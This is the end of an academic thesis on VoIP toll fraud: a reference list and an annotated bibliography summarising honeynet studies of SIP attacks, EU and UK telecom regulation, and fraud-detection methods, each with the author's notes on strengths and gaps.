[33] L. Carvajal, L. Chen, C. Varol and D. Rawat, “Detecting unprotected SIP-based Voice over IP traffic,” *4th International Symposium on Digital Forensics and Security, ISDFS,* pp. 44-48, 2016.

[34] P. Segec, M. Moravcik, J. Hrabovsky, J. Papan and J. Uramova, “Securing SIP infrastructures with PKI-The analysis,” *ICETA 2017 - 15th IEEE International Conference on Emerging eLearning Technologies and Applications,* pp. 1-8, 2017.

[35] R. Falk and S. Fries, “Security Governance for Enterprise VoIP Communication Rainer,” *Proceedings - 2nd Int. Conf. Emerging Security Inf., Systems and Technologies (SECURWARE),* pp. 279-286, 2008.

[36] Internet Engineering Task Force, “Security Mechanism Agreement for the Session Initiation Protocol (SIP),” January 2003. [Online]. Available: https://tools.ietf.org/html/rfc3329. [Accessed 12 06 2021].

[37] H. Sengar, “VoIP Fraud: Identifying a Wolf in Sheep’s Clothing,” *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security - CCS '14,* pp. 334-345, 2014.

[38] D. Hoffstadt, A. Marold and E. P. Rathgeb, “Analysis of SIP-based threats using a VoIP Honeynet System,” *11th IEEE Int. Conference on Trust, Security and Privacy in Computing and Communications,* pp. 541-548, 2012.

[39] M. Gruber, C. Schanes, F. Fankhauser and T. Grechenig, “Voice calls for free: How the black market establishes free phone calls-Trapped and uncovered by a VoIP honeynet,” *2013 11th Annual Conference on Privacy, Security and Trust, PST 2013,* pp. 205-212, 2013.

[40] M. Ronniger, F. Fankhauser, C. Schanes and T. Grechenig, “A robust and flexible test environment for voip security tests,” *010 International Conference for Internet Technology and Secured Transactions (ICITST),* pp. 1-6, 2010.

[41] D. Hoffstadt, N. Wolff, S. Monhof and E. Rathgeb, “Improved detection and correlation of multi-stage VoIP attack patterns by using a Dynamic Honeynet System,” *IEEE International Conference on Communications,* pp. 1968-1973, 2013.

[42] A. Aziz, D. Hoffstadt, S. Ganz and E. Rathgeb, “Development and analysis of generic voip attack sequences based on analysis of real attack traffic,” *Proceedings - 12th IEEE International Conference on Trust, Security and Privacy in Computing and Communications, TrustCom 2013,* pp. 675-682, 2013.

[43] A. Aziz, D. Hoffstadt, E. Rathgeb and T. Dreibholz, “A distributed infrastructure to analyse SIP attacks in the Internet,” *2014 IFIP Networking Conference, IFIP Networking 2014,* pp. 1-9, 2014.

[44] E. Alpaydin, Introduction to Machine Learning, Cambridge: MIT Press, 2014.

[45] E. Alpaydin, Machine Learning: The New AI, Cambridge: The MIT Press, 2016.

[46] S. Shalev-Shwartz and S. Ben-David, Understanding Machine Learning: From Theory to Algorithms, New York: Cambridge University Press, 2014.

[47] G. Bonaccorso, Machine Learning Algorithms, Birmingham: Packt Publishing Ltd, 2017.

[48] A. A. Ghorbani, W. Lu and M. Tavallaee, Network Intrusion Detection and Prevention: Concepts and Techniques, New York: Springer, 2009.

[49] T.-p. Mo and J.-h. Wang, “Design and Implementation of Intrusion Detection System,” *Communication Systems and Information Technology,* vol. 4, pp. 303-308, 2011.

[50] S. Faro and O. Kulecki, “Fast Multiple String Matching Streaming SIMD Extension Technology,” *String Processing and Information Retrieval: 19th International Symposium,* pp. 217-228, 2012.

[51] R. Shanmugavadivu and N. Nagarajan, “NETWORK INTRUSION DETECTION SYSTEM USING FUZZY LOGIC,” *Indian Journal of Computer Science and Engineering,* vol. 2, no. 1, pp. 101-111, 2011.

[52] A.-S. K. Pathan, The State of the Art in Intrusion Prevention and Detection, New York: CRC Press, 2014.

[53] G. Chen and T. T. Pham, Introduction to Fuzzy Systems, New York: CRC Press, 2005.

[54] A. Orfila, J. Carbo and A. Ribagorda, “Fuzzy logic on decision model for IDS,” *The 12th IEEE International Conference on Fuzzy Systems, 2003. FUZZ '03,* vol. 2, pp. 1237-1242, 2003.

[55] B. Shanmugam and N. B. Idris, “Improved Intrusion Detection System Using Fuzzy Logic for Detecting Anamoly and Misuse Type of Attacks,” *International Conference of Soft Computing and Pattern Recognition,* pp. 212-217, 2009.

[56] H. Debar, M. Becker and D. Siboni, “A neural network component for an intrusion detection system,” *In IEEE symposium on security and privacy,* pp. 240-250, 1992.

[57] J. W. Ulvila and J. E. Gaffney, “Evaluation of Intrusion Detection Systems,” *Journal of Research of the National Institute of Standards and Technology,* vol. 108, no. 6, pp. 453-473, 2003.

[58] European Union - CORDIS, “Final Report Summary - SCAMSTOP (Scams and Fraud Detection in Voice over IP Networks),” 5 7 2013. [Online]. Available: https://cordis.europa.eu/result/rcn/58305_en.html. [Accessed 10 4 2018].

[59] T. Kapourniotis, T. Dagiuklas, G. Polyzos and P. Alefragkis, “Scam and fraud detection in VoIP Networks: Analysis and countermeasures using user profiling,” *2011 50th FITCE Congress - "ICT: Bridging an Ever Shifting Digital Divide", FITCE 2011,* pp. 1-5, 2011.

[60] M. Aliye, “Performance Evaluation of Unsupervised Learning Techniques for Enterprise Toll Fraud Detection [Master's Thesis],” Addis Ababa University, Addis Ababa, 2018.

[61] M. Sahin, A. Francillon, P. Gupta and M. Ahamad, “SoK: Fraud in Telephony Networks,” *Proceedings - 2nd IEEE European Symposium on Security and Privacy, EuroS and P 2017,* pp. 235-240, 2017.

[62] Europol; Trend Micro, “Toll fraud, international revenue share fraud and more,” 2018. [Online]. Available: https://www.europol.europa.eu/sites/default/files/documents/cytel_fraud_intelligence_notification.pdf. [Accessed 10 12 2020].

[63] R. Papadie and I. Apostol, “Analyzing websites protection mechanisms against DDoS attacks,” *Proceedings of the 9th International Conference on Electronics, Computers and Artificial Intelligence, ECAI 2017,* pp. 1-6, 2017.

[64] J. Yu, “An Empirical Study of Denial of Service (DoS) against VoIP,” *Proceedings - 2016 15th International Conference on Ubiquitous Computing and Communications and 2016 8th International Symposium on Cyberspace and Security, IUCC-CSS 2016,* pp. 54-60, 2016.

[65] R. E. Khayari, “SPAM over Internet Telephony and how to deal with it [Diploma Thesis],” 2008. [Online]. Available: https://sit.sit.fraunhofer.de/smv/publications/download/diplomarbeit_spit_rachid_el_khayari.pdf. [Accessed 30 01 2020].

[66] E. M. Hutchins, M. J. Cloppert and R. M. Amin, “Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains,” 01 2011. [Online]. Available: https://www.lockheedmartin.com/content/dam/lockheed-martin/rms/documents/cyber/LM-White-Paper-Intel-Driven-Defense.pdf. [Accessed 02 04 2019].

[67] C. Tankard, “Advanced Persistent threats and how to monitor and deter them,” *Network Security,* no. 8, pp. 16-19, 2011.

[68] M. Sahin and A.́. Francillon, “IRSF : a Billion $ Fraud Abusing International Premium Rate Numbers (Poster),” in *39th IEEE Symposium on Security and Privacy*, SAN FRANCISCO, 2018.

[69] C. Duffy and R. T. Coupe, “Detecting and Combating Internet Telephony Fraud,” in *Crime Solvability Factors*, Springer, 2019, pp. 127-148.

[70] P. Cairney, Understanding Public Policy, Basingstoke: Palgrave Macillan, 2012.

[71] E. Ongaro, Multi-Level Governance: The Missing Linkages, Bingley: Emerald Group Publishing, 2015.

[72] S. Piattoni, The Theory of Multi-level Governance: Conceptual, Empirical, and Normative, Oxford: Oxford University Press, 2010.

[73] A. McConnell, “Why Do Policies Fail? A Starting Point for Exploration,” in *Political Studies Association*, Manchester, 2014.

[74] M. Fotaki, “Why do public policies fail so often? Exploring health policy-making as an imaginary and symbolic construction,” *Organization,* vol. 17, no. 6, pp. 703-720, 2010.

[75] B. Hudson, “We need to talk about policy failure – and how to avoid it,” London School of Economics and Political Science, 21 01 2019. [Online]. Available: https://blogs.lse.ac.uk/politicsandpolicy/policy-failure-and-how-to-avoid-it/. [Accessed 05 06 2019].

[76] A. McCONNELL, “Policy Success, Policy Failure and Grey Areas In-Between,” *Journal of Public Policy,* vol. 30, no. 3, pp. 345-362, 2010.

[77] M. Howlett, “The lessons of failure: Learning and blame avoidance in public policy-making,” *International Political Science Review,* vol. 33, no. 5, pp. 539-555, 2012.

[78] ITU, “Recommendation E.164,” 18 11 2010. [Online]. Available: https://www.itu.int/rec/T-REC-E.164-201011-I/en. [Accessed 5 11 2018].

[79] ITU, “Resolution 61 – Countering and combating misappropriation and misuse of international telecommunication numbering resources,” 11 2012. [Online]. Available: https://www.itu.int/dms_pub/itu-t/opb/res/T-RES-T.61-2012-PDF-E.pdf. [Accessed 12 06 2021].

[80] European Parliament and of the Council, “Directive 2002/58/EC of the European Parliament,” 12 07 2002. [Online]. Available: https://eur-lex.europa.eu/legal-content/EN/TXT/PDF/?uri=CELEX:32002L0058&from=EN.

[81] European Parliament and of the Council, “Regulation (EC) No 1211/2009 of the European Parliament and of the Council of 25 November 2009 establishing the Body of European Regulators for Electronic Communications (BEREC) and the Office,” 25 11 2009. [Online]. Available: https://eur-lex.europa.eu/legal-content/EN/TXT/?uri=CELEX%3A32009R1211.

[82] European Parliament and of the Council, “Regulation (EU) 2015/2120 of the European Parliament and of the Council of 25 November 2015 laying down measures concerning open internet access and amending Directive 2002/22/EC on universal service and users’ rights relating to electronic communications,” 25 11 2015. [Online]. Available: https://eur-lex.europa.eu/legal-content/EN/TXT/?uri=celex%3A32015R2120.

[83] Body of European Regulators for Electronic Communications, “BEREC Strategy for 2018-2020,” 5 10 2017. [Online]. Available: http://berec.europa.eu/eng/document_register/subject_matter/berec/download/0/7310-berec-strategy-2018-2020_0.pdf. [Accessed 12 06 2021].

[84] Body of European Regulators for Electronic Communications, “BEREC report on cross-border issues under Article 28(2) USD,” 02 2011. [Online]. Available: https://berec.europa.eu/doc/berec/bor_10_62Rev1.pdf. [Accessed 12 06 2021].

[85] Body of European Regulators for Electronic Communications, “Article 28(2) Universal Service Directive: a harmonised BEREC cooperation process - BEREC Guidance paper,” 03 2013. [Online]. Available: https://berec.europa.eu/eng/document_register/subject_matter/berec/download/0/1245-article-282-universal-service-directive-_0.pdf. [Accessed 12 06 2021].

[86] Body of European Regulators for Electronic Communications, “BEREC Summary report on the outcomes of internal workshop on the use of E.164 numbers in cross-border fraud and misuse,” 12 2019. [Online]. Available: https://berec.europa.eu/eng/document_register/subject_matter/berec/download/0/8908-berec-summary-report-on-the-outcomes-of-_0.pdf. [Accessed 12 06 2021].

[87] European Parliament and of the Council, “Directive 2002/19/EC of the European Parliament and of the Council of 7 March 2002 on access to, and interconnection of, electronic communications networks and associated facilities (Access Directive),” 7 3 2002. [Online]. Available: https://eur-lex.europa.eu/legal-content/EN/TXT/PDF/?uri=CELEX:32002L0019&from=en.

[88] European Parliament and of the Council, “Directive 2002/20/EC of the European Parliament and of the Council of 7 March 2002 on the authorisation of electronic communications networks and services (Authorisation Directive),” 7 3 2002. [Online]. Available: https://eur-lex.europa.eu/legal-content/EN/TXT/PDF/?uri=CELEX:32002L0020&qid=1541873027622&from=EN.

[89] European Parliament and of the Council, “Directive 2002/21/EC of the European Parliament and of the Council of 7 March 2002 on a common regulatory framework for electronic communications networks and services (Framework Directive),” 7 3 2002. [Online]. Available: https://eur-lex.europa.eu/legal-content/EN/TXT/PDF/?uri=CELEX:32002L0021&from=EN.

[90] European Parliament and of the Council, “Directive 2002/22/EC of the European Parliament and of the Council of 7 March 2002 on universal service and users' rights relating to electronic communications networks and services (Universal Service Directive),” 7 3 2002. [Online]. Available: https://eur-lex.europa.eu/legal-content/EN/TXT/PDF/?uri=CELEX:32002L0022&from=EN.

[91] European Parliament and of the Council, “Proposal for a Regulation of the European Parliament and of the Council concerning the respect for private life and the protection of personal data in electronic communications,” 22 02 2019. [Online]. Available: https://eur-lex.europa.eu/legal-content/EN/TXT/PDF/?uri=CONSIL:ST_6771_2019_INIT&from=EN.

[92] European Parliament and of the Council, “DIRECTIVE (EU) 2018/1972 (European Electronic Communications Code),” 11 12 2018. [Online]. Available: https://eur-lex.europa.eu/legal-content/EN/TXT/PDF/?uri=CELEX:32018L1972&from=EN.

[93] European Parliament and of the Council, “Directive 2009/140/EC amending Directives 2002/21/EC on a common regulatory framework for electronic communications networks and services, 2002/19/EC on access to, and interconnection of, electronic communications networks and associated facilities...,” 25 11 2009. [Online]. Available: https://eur-lex.europa.eu/legal-content/EN/TXT/PDF/?uri=CELEX:32009L0140&from=en.

[94] European Commission, “Commission Staff Working Document Impact Assessment,” 14 9 2016. [Online]. Available: https://eur-lex.europa.eu/legal-content/EN/TXT/?uri=SWD:2016:0303:FIN.

[95] European Commission, “Commission Staff Working Document: Executive summary of the evaluation,” 14 9 2016. [Online]. Available: https://eur-lex.europa.eu/legal-content/EN/TXT/?uri=SWD:2016:0305:FIN.

[96] European Commission, “Proposal for a DIRECTIVE OF THE EUROPEAN PARLIAMENT AND OF THE COUNCIL establishing the European Electronic Communications Code (Recast),” 12 10 2016. [Online]. Available: https://eur-lex.europa.eu/legal-content/EN/TXT/?uri=COM:2016:0590:FIN.

[97] Office of Communications (Ofcom), “General Conditions of Entitlement - Unofficial consolidated version,” 04 01 2021. [Online]. Available: https://www.ofcom.org.uk/__data/assets/pdf_file/0021/112692/Consolidated-General-Conditions.pdf. [Accessed 01 02 2021].

[98] United Kingdom Parliament, “Communications Act 2003,” 2003. [Online]. Available: https://www.legislation.gov.uk/ukpga/2003/21/contents.

[99] United Kingdom Parliament, “The Privacy and Electronic Communications (EC Directive) Regulations 2003,” September 2003. [Online]. Available: https://www.legislation.gov.uk/uksi/2003/2426/introduction/made.

[100] Office of Communications (Ofcom), “Ofcom guidance on security requirements in sections 105A to D of the Communications Act 2003 | Ofcom,” December 2017. [Online]. Available:

https://www.ofcom.org.uk/__data/assets/pdf_file/0021/51474/ofcom-guidance.pdf. [Accessed 12 06 2021].

[101] S. Hofbauer, K. Beckers, G. Quirchmayr and C. Sorge, "A lightweight privacy preserving approach for analyzing communication records to prevent voip attacks using toll fraud as an example," *Proc. of the 11th IEEE Int. Conference on Trust, Security and Privacy in Computing and Communications,* pp. 992-997, 2012.

[102] European Parliament and of the Council, "REGULATION (EU) 2016/679 OF THE EUROPEAN PARLIAMENT AND OF THE COUNCIL," 27 April 2016. [Online]. Available: https://eur-lex.europa.eu/legal-content/EN/TXT/PDF/?uri=CELEX:32016R0679&from=EN.

[103] United Kingdom Parliament, "Digital Economy Act 2017," 2017. [Online]. Available: https://www.legislation.gov.uk/ukpga/2017/30/contents/enacted.

[104] Office of Communications (Ofcom), "Mobile bill limits implementation (LETTER TO PROVIDERS OF MOBILE PHONE SERVICES)," 24 11 2017. [Online]. Available: https://www.ofcom.org.uk/__data/assets/pdf_file/0013/108211/Mobile-bill-limits-implementation.pdf. [Accessed 01 02 2021].

[105] Office of Communications (Ofcom), "Review of Unexpectedly High Bills," 01 03 2012. [Online]. Available: https://www.ofcom.org.uk/__data/assets/pdf_file/0021/63453/statement.pdf. [Accessed 01 02 2021].

[106] Office of Communications (Ofcom), "Incidence of unexpectedly high bills 2014 report," 2014. [Online]. Available: https://www.ofcom.org.uk/__data/assets/pdf_file/0026/72791/bill_shock_chart_pack.pdf. [Accessed 01 02 2021].

[107] Office of Communications (Ofcom), "Protecting access to emergency organisations when there is a power cut at the customer's premises," 08 10 2018. [Online]. Available: https://www.ofcom.org.uk/__data/assets/pdf_file/0016/123118/guidance-emergency-access-power-cut.pdf. [Accessed 12 06 2021].

[108] Office of Communications (Ofcom), "Conditions regulating Premium Rate Services," 21 11 2005. [Online]. Available: https://www.ofcom.org.uk/__data/assets/pdf_file/0024/27456/prs.pdf. [Accessed 01 02 2021].

[109] His Honour Judge David Grant (Bailii.org), "FRONTIER SYSTEMS LTD Trading as VOICEFLEX (Claimant) -and- FRIP FINISHING LTD (Defendant)," 06 2014. [Online]. Available: https://www.bailii.org/ew/cases/EWHC/TCC/2014/1907.html. [Accessed 12 06 2021].

[110] Dutch Ministry of Economic Affairs, Agriculture and Innovation, "Translation of 'Telecommunicatiewet - Juni 2012', the Dutch Telecommunications Act," 06 2012. [Online]. Available: https://www.government.nl/documents/policy-notes/2012/06/07/dutch-telecommunications-act. [Accessed 12 06 2021].

[111] European Parliament and of the Council, "DIRECTIVE 2014/53/EU," 04 2014. [Online]. Available: https://eur-lex.europa.eu/legal-content/EN/TXT/PDF/?uri=CELEX:32014L0053&from=EN.

[112] J. W. Creswell, Research Design: Qualitative, Quantitative, and Mixed Methods Approaches, London: Sage Publications Ltd, 2014.

[113] P. Leavy, Research Design: Quantitative, Qualitative, Mixed Methods, Arts-Based, and Community-Based Participatory Research Approaches, London: Guilford Publications, 2017.

[114] S. J. Tracy, Qualitative Research Methods: Collecting Evidence, Crafting Analysis, Communicating Impact, Chichester: John Wiley & Sons, 2012.

[115] C. Teddlie and A. Tashakkori, Foundations of Mixed Methods Research: Integrating Quantitative and Qualitative Approaches in the Social and Behavioral Sciences, LA: SAGE, 2009.

[116] N. J. Salkind, Encyclopedia of Research Design, Volume 3, LA: SAGE, 2010.

[117] N. V. Ivankova, J. W. Creswell and S. L. Stick, "Using Mixed-Methods Sequential Explanatory Design: From Theory to Practice," *Field Methods,* vol. 18, no. 1, pp. 3-20, 2006.

[118] A. Strauss and J. Corbin, Basic of Qualitative Research, London: Sage Publications, 1998.

[119] J. Recker, Scientific Research in Information Systems, London: Springer, 2013.

[120] B. Gillham, Research Interviews, Maidenhead: Open University Press, 2008.

Appendix A: Annotated Bibliography

Analysis of SIP-based threats using a VoIP Honeynet System

Hoffstadt, Dirk
Marold, Alexander
Rathgeb, Erwin P.

Proc. of the 11th IEEE Int. Conference on Trust, Security and Privacy in Computing and Communications, TrustCom-2012 - 11th IEEE Int. Conference on Ubiquitous Computing and Communications, IUCC-2012
Year: 2012
Pages: 541-548

The authors develop a Honeynet which contains multiple Honeypots in Germany and the USA. This is the first time the authors appear to do this, which later on they go on to repeat in collaboration with other universities. During the period of this time, the Honeynet processed 47.5 Million Messages. Using technical features of the SIP protocol, the authors explain how the OPTIONS signalling can be used to Probe for a SIP based phone system. Moreover, this leads to the Authors categorising different stages of an attack from 1 being this initial OPTIONs probe, 2 being extension scan, 3 being the registration hijacking and 4 being the Toll Fraud itself. The Authors note that tools like SIPVicious are used to automate most of these attacks.

On building the Honeynet, the authors looked at previous work and identified that low level interaction have weaknesses in not being able to provide a full picture and only enable basic *"fingerprinting"*. The authors want to build almost a full functioning production systems to enable a wide range of logging and analysis. In addition, the authors didn't want to just look at a single Honeypot, but multi and also look at the Level3 Switch Traffic hitting the subnet. The authors identified that lots of data will be available to them and could use PCAP and UDP Sockets for SIP Traffic analysis. They did this by building 2 networks, one with SIP components, the other without.

The authors discovered that once a non-SIP component system was setup, it was continually under OPTIONS attacks, contrasting that when a SIP component system replied, little to no OPTIONS were further received, but tried to register and moved onto stage 2 and beyond of the attack.

When an attack was successful (by a dictionary styled attack), the author noticed that the prefix's attempted were local to that of the IP. i.e. 011 for an int. line the US and 00 for an int. line in Germany. The author noted it took a little over a minute to try 10,000 usernames with various different passwords (55,000+ attempts).

Something which authors discovered was that stage 4 of the attack was not automated. Once the Honeypot replied with a success message, the attack stopped. It wasn't until several months later did an initial first attempt registration occur and stage 4 began. Suggested that successful attacks get added to a list to wait to be called by a real human as the author noted that all these calls came from softphones. More importantly this behaviour suggests that it would be VERY difficult to determine how a hacker got in as the hack could have happened several months previously.

What was Good
- Gave a full account and stage of what happens
- Interesting point regarding stage 4 element happening several months later
- Discovered that Options are continually happening on subnets.

What was Bad
- Didn’t split out data between German and US server
- Only looked at registration based attacks.

What’s the Gap/Missing
- Old, over 6 years old. Maybe things have changed.
- Failed to take other non-VoIP factors into account, such as non Reg Highjacking
- Didn’t discuss where more was attacked, US or Germany

Improved detection and correlation of multi-stage VoIP attack patterns by using a Dynamic Honeynet System

Hoffstadt, Dirk
Wolff, Niels
Monhof, Stefan
Rathgeb, Erwin

IEEE International Conference on Communications
Year: 2013
Pages: 1968-1973

Summary

The authors build off their previous work to introduce a system with logic into their Honeypot which will enable the creation and allocation of a SIP extension to a hacker on their 100th SIP Message attempt by responding with an OK for authentication accepted. These details are then stored and updated for the extension in question. The authors demonstrated that they were able to follow the stages of 1 attacker, but from multiple IP sources as that extension/password was unique to that one attacker. They built this in 2 stages. An Active monitoring sensor and a low level interaction custom built addon to the Dioaea framework. The authors used PCAP filtering to capture and get the SIP messages out in real time. When an attacker then put a call through, the system would generate a random channel which would hang up after 10 – 60 seconds.

Where's the Gap?

- Doesn't mention about non hijacking attempts

Non-conforming behavior detection for VoIP-based network systems

Galiotos, Panagiotis
Anagnostopoulos, Christos
Dagiuklas, Tasos
Kotsopoulos, Stavros

2016 IEEE International Conference on Communications, ICC 2016
Year: 2016

A collaborative piece of work between 2 Greek universities who explain the basics of VoIP Fraud and how an opportunity arises. The authors go on to explain that users behaviour must be monitored and changes to this behaviour must be identified. Firstly a training phases occurs over previous CDR to help build a profile of a user, similar to that of a credit profile to define a *"normal"* usage pattern as well as categorised as malicious and suspicious when looking at CDR data to detect activity. Retraining is regularly done throughout the process and lifecycle of a user. The Authors do admit though that hackers could over time fool the system into believing a call is genuine based off previous work.

What was good?
- Looks at parameters of a call

What was bad?
- Suggests that VoIP is only a low-cost alternative, not that it's now the mainstream future
- Claims that these attacks are capable due to dial plan/billing config mistakes and brute force

Points
- In abstract, 3%-5% loss of operator's revenue contradicts 2% average business cost. Does this mean that Operators are more susceptible to fraud than customers of phone operators?

What's the Gap/Missing?
- Don't explain how hackers hack phone systems.
- Only on generated data, not real user data. This is part of their future work.
- Does not explain how can be used in real-time. Only Post Analysis, not real time.

Global VoIP security threats - Large scale validation based on independent Honeynets

Gruber, Markus
Hoffstadt, Dirk
Aziz, Adnan
Fankhauser, Florian
Schanes, Christian
Rathgeb, Erwin
Grechenig, Thomas

Proceedings of 2015 14th IFIP Networking Conference, IFIP Networking 2015
Year: 2015

The authors of this paper compare and contrast their findings running 2 separate Honeynets, independent from each other. This is a collaboration between Vienna University of Technology, Austria (Vienna) and University of Duisburg-Essen, Germany (Essen). The authors state that there are many different ways to design and run a Honeypot/net environment. Either being high level (like a live production system) or low level (looking at a specific element). Either way, its important that the attacker does not realise the Honeynet solution is in place.

Each university developed their Honeypot differently. Both universities approaches were different in nature and were developed in 2009. Vienna conducted their experiment at various levels (call level, packet level etc.), using an IDS to send alerts out. Vienna believed several Honeypots were better than 1. Vienna used a Honeywall to centralise the traffic from the internet to the Honeypot. The high interaction setup enabled more details to be captured. The authors then connected 1 of these Honeypots to a real VoIP Provider with a prepaid account, sending out balance updates once a threshold was met. The university also built their own engine to analyse all collected data automatically to gain information about attacks. Vienna's defence for using high interaction only design was their belief that low interaction are easily detectable. If a call attempts were made, the VoIP provider was refilled multiple times once an attack had happened. Each session (of 3) had €100 call credit. Vienna had different Honeynets (containing different Honeypots) with different monitoring solutions.

In comparison, Essen consisted of both high level and low level components, as well as separate networks (A and B). Network A had SIP (built on asterisk) components, Network B does not. This enabled the ability to monitor VoIP and Non VoIP Networks. Data was captured by a SIP Trace Recorder (STR) which passively monitored traffic of different subnets. In Network A, 2 types of Honeypot existed. High level and low level. The low level is based on Dionaea which reacts to the attackers behaviour. An issue with the STR is that is does not analyse in real-time. The a real-time analysis, a Security Sensor System was implemented. This was based on the Nornet testbed. Only one sensor was used in combination with a Honeypot. The Nornet nodes are connected to the internet via multiple ISPs by a router called tunnel box. This is responsible for routing SIP attack traffic to the central sensor. The central sensor combines the attack reports from different Nornet nodes and performs an action. Unlike Vienna, no real calls were allowed, but instead had a system to generate fake calls lasting 10 seconds.

Over a 22 month period, Vienna had approximately 50,000,000 packets, 11 Honeypots and detected over 5,500 IP addresses. With attacks mainly originating from the US, EG, DE, PS and FR. In comparison, Essen detected just under 100,000,000 packets, yet only having 5 Honeypots and detecting just over 3,500 ips. This difference in packet size can be explained by Essen observing 2 class C networks. The origins of attack are similar in both. Therefore between the 2 Honeynet

solutions, observations of entire subnets and uplinks to PSTN were conducted to get a better understanding of the problem. It can also be deduced that the IPs are not spoofed as the attackers want to get a response from the targeted component. 1427 IPs were from 67 countries, over a 13 month period. The US was the region with the most IPs, followed by France, Germany and Palestinian Territory. In addition, observing the SIP User Agents (UAs) they were common between both. These were Friendly-Scanner (SIP Vicious toolbox), sip/cli or were just empty. Interestingly over time the trend has changed from sundayaddr to friendly-scanner. Furthermore, the experiments also noticed that since May 2014, a new UA has been noticed with 8 random characters.

It was observed Vienna has less fraudulent calls. This could be argued that in Essen, calls were faked and the attackers were trying more attacks to get through. In addition, based on the evidence between both Honeynets, its suspected that there are only a small number of attackers as the traits are very similar. The most common called countries were numbers in Israel, UK, Gambia and Palestine. On making calls, the attacker IPs were from Germany, UK and US. These experiments confirmed that an attack is split into 2 phases. A probing and then misuse phase. The results also suggest that the attackers prefer Asterisk over others as that was the one most actively attacked suggesting they select their systems to attack.

What's good

- Uses 2 different styles of Honeypots
- explains the comparisons between high/low interaction Honeypots. (i.e. low is easy to detect. High is more like real thing)

Where's the Gap?

- Don't give more details about what type of attacker of IPs. Residential IPs or Server/Business IPs
- The numbers called are geo numbers, not making any money on those. Don't explain those numbers are first stage to make sure they can call out.

Directive 2002/58/EC of the European Parliament and of the Council of 12 July 2002 concerning the processing of personal data and the protection of privacy in the electronic communications sector (Directive on privacy and electronic communications)

European Parliament and the Council of the European Union

Official Journal of the European Communities
Year: 2002

The Directive 2002/58/EC, also known as the (PECR Directive) aims at providing users a wide range of protections who use electronic communications and telecom services. The Directive aims to respect fundamental rights of citizens of the union. The 2002/58/EC Directive has a wide scope, but of interest is Recital 20 and 29. Recital 20 refers to the Security and risks associated to such service. The Directive clearly states that it is the communication providers responsibility to make sure as far as possible its services are secure and do all that is possible to protect the customer. Recital 20 though goes further than this and issue guidance that providers must issue guidance to make customers aware of the security/privacy risk associated to using that particular service and what the customer can do as an example to limit those risks. Recital 29 states that an operator may monitor customers calls for technical and error detection. It may also monitor user's calls for billing purposes including fraud to identify non-payment of bills. The way it is drafted, does leave some scope for interpretation as in the case of hacking, although a user may pay their bill it is hacked, would the clause allow an operator to monitor for customers call history where they believe their equipment has been compromised and fraudulent calls are taking place.

What's Good?
- Recital 20 clearly in interest of user and helps user understand what risks are associated to a specific service, including steps that can be taken to limit risk.

Where is the Gap?
- Recital 29 appears limited in scope of what it addresses and leaves open where an operator can monitor for hacked/suspicious calls.

A survey on fraud and service misuse in voice over IP (VoIP) networks

Rebahi, Yacine
Nassar, Mohamed
Magedanz, Thomas
Festor, Olivier

Information Security Technical Report
Year: 2011
Volume: 16
Issue: 1
Pages: 12-19

The authors of this paper state that as migrations from circuit to packet based switching technologies, issues arise relating to the security and fraudulent/misuse of such services due to the complexities of the components that build up VoIP. Due to this, it is easy for fraud to be introduced at different levels. The author claims that SIP is the main protocol among various others and the technical requirements for making a call request via SIP. The authors go on further to claim that there are over 220 VoIP different types of vulnerabilities. Some which could involve allowing of eavesdropping due to the unencrypted state of SIP, others around spamming or equipment stealing/hacking. Where some of these are caused by poor password policies (non changing, using defaults etc.)

The author goes on to build off previous research explaining that pre 2011, there have been various different ways of dealing with VoIP fraud. Being Rule Based (RB), Supervised Methods (SM) and Unsupervised Methods (USM). Rule based can be thought as a set of rules with little intelligence. Such as that of matching a prefix and if that prefix matches that of a called number, then an action occurs (such as sending out an alarm). The benefit of these are they can be easily understood, but difficult to manage configurations. The authors further looked at various Supervised Methods. These can be seen as using pattern recognition technology with mathematical and statistical techniques to discover and understand corrections and patterns in data. Two well investigated SM are Artificial Neural Networks (ANNs) and Decisions Trees (DT).

In ANNs, inspiration is taken on how neural connections work in the human brain. An ANN is made up of units called neurons, which are organised into layers. The authors further explain how ANN has been used in detecting various types of fraud such as insurance, credit card, accounting and telecom fraud etc. The author explains that ANNs are good at handling incomplete, missing or noise data and can take data from different sources with no requirement on assigning data distributions. Instead the ANN can learn the characteristics itself and identify cases it hasn't seen before with a high degree of accuracy. Although if the ANN has not been given enough data showing fraud cases, it can become overfitted resulting in a vary large data set required which in itself can be difficult to obtain. In addition to this issue, ANN can be Blackbox in nature.

The author also looks at another SM such as DT. The author explains that a DT is applied recursively to a data set to build a tree of classifications. This is a popular method as it creates a high level of accuracy in terms of classification with many successful uses in fraud detection (such as health, insurance etc.). Algorithms such as ID3, C4.5 and C5.0 being examples of algorithms. A model is trained using data and concepts of entropy to deal with continuous data. A major benefit over ANN is that in DT, it is easy to understand how a decision has been made, unlike ANNs Blackbox outputs. However like ANNs, DT also require a large data set to train the models.

An alternative to SM which require training is USM. USM do not require prior understanding of fraudulent techniques. USM simply classifies transactions into type. This is useful if we are not sure if a transaction is genuine or not. This could be considered as profiling of normal behaviours. In USM, the authors discuss how a users past behaviour can be used to create a profile of what that user is likely todo in the future. Therefore any significant deviation from this 'normal' or 'expected' behaviour needs to be further investigated. Although, caution needs to be taken as this could be a false alarm. The author explains, unlike other methods, extra data maybe required such as CDR, IPs, Caller ID etc. To construct a profile, CDRs are used to construct a profile to detect anomalies. They are then put into a neural network to trigger alarms where anomalies are detected.

Another method of detecting fraud within a user is signatures. This starts by building a signature at the beginning which will be used for comparison with recent activity. The rational behind this is that CDRs are not enough to detect abnormalities and behaviour of users need to be looked at. A signature is a statistical description that captures a user (or group of users) by looking at various parameters (number of calls, destinations, time etc). Therefore if a user deviates from his previous signature this maybe fraud. There are various challenges to implementing this. In addition, how to go about updating the signature periodically to adapt to changing profiling of the customer.

Finally the author looks at the concept of Hybrid Approach. This combines various of these supervised and unsupervised methods. The author states these have intensely been investigated. For example an unsupervised combined with a supervised combined with a decision tree has led to discovery of knowledge.

An example of an implantation of this is within an EU Funded project called SCAMSTOP, which was a project that aimed to use a various amount of techniques to mitigate fraud attempts and protect VoIP operators. The aim was to (1) build a general framework for detecting and protecting VoIP services. (2) Develop algorithms for fraud detection and (3) finally implement and intergrade into a VoIP Network.

What's Good?

- Authors not only look at various calls on a switch and learning from that, but explore profiling at user level.

Where's the Gap?

- The Author appear to look at post detection, not pre-detection at real time. Although the SCAMSTOP project does look at this in terms of IDS, not at a user level.

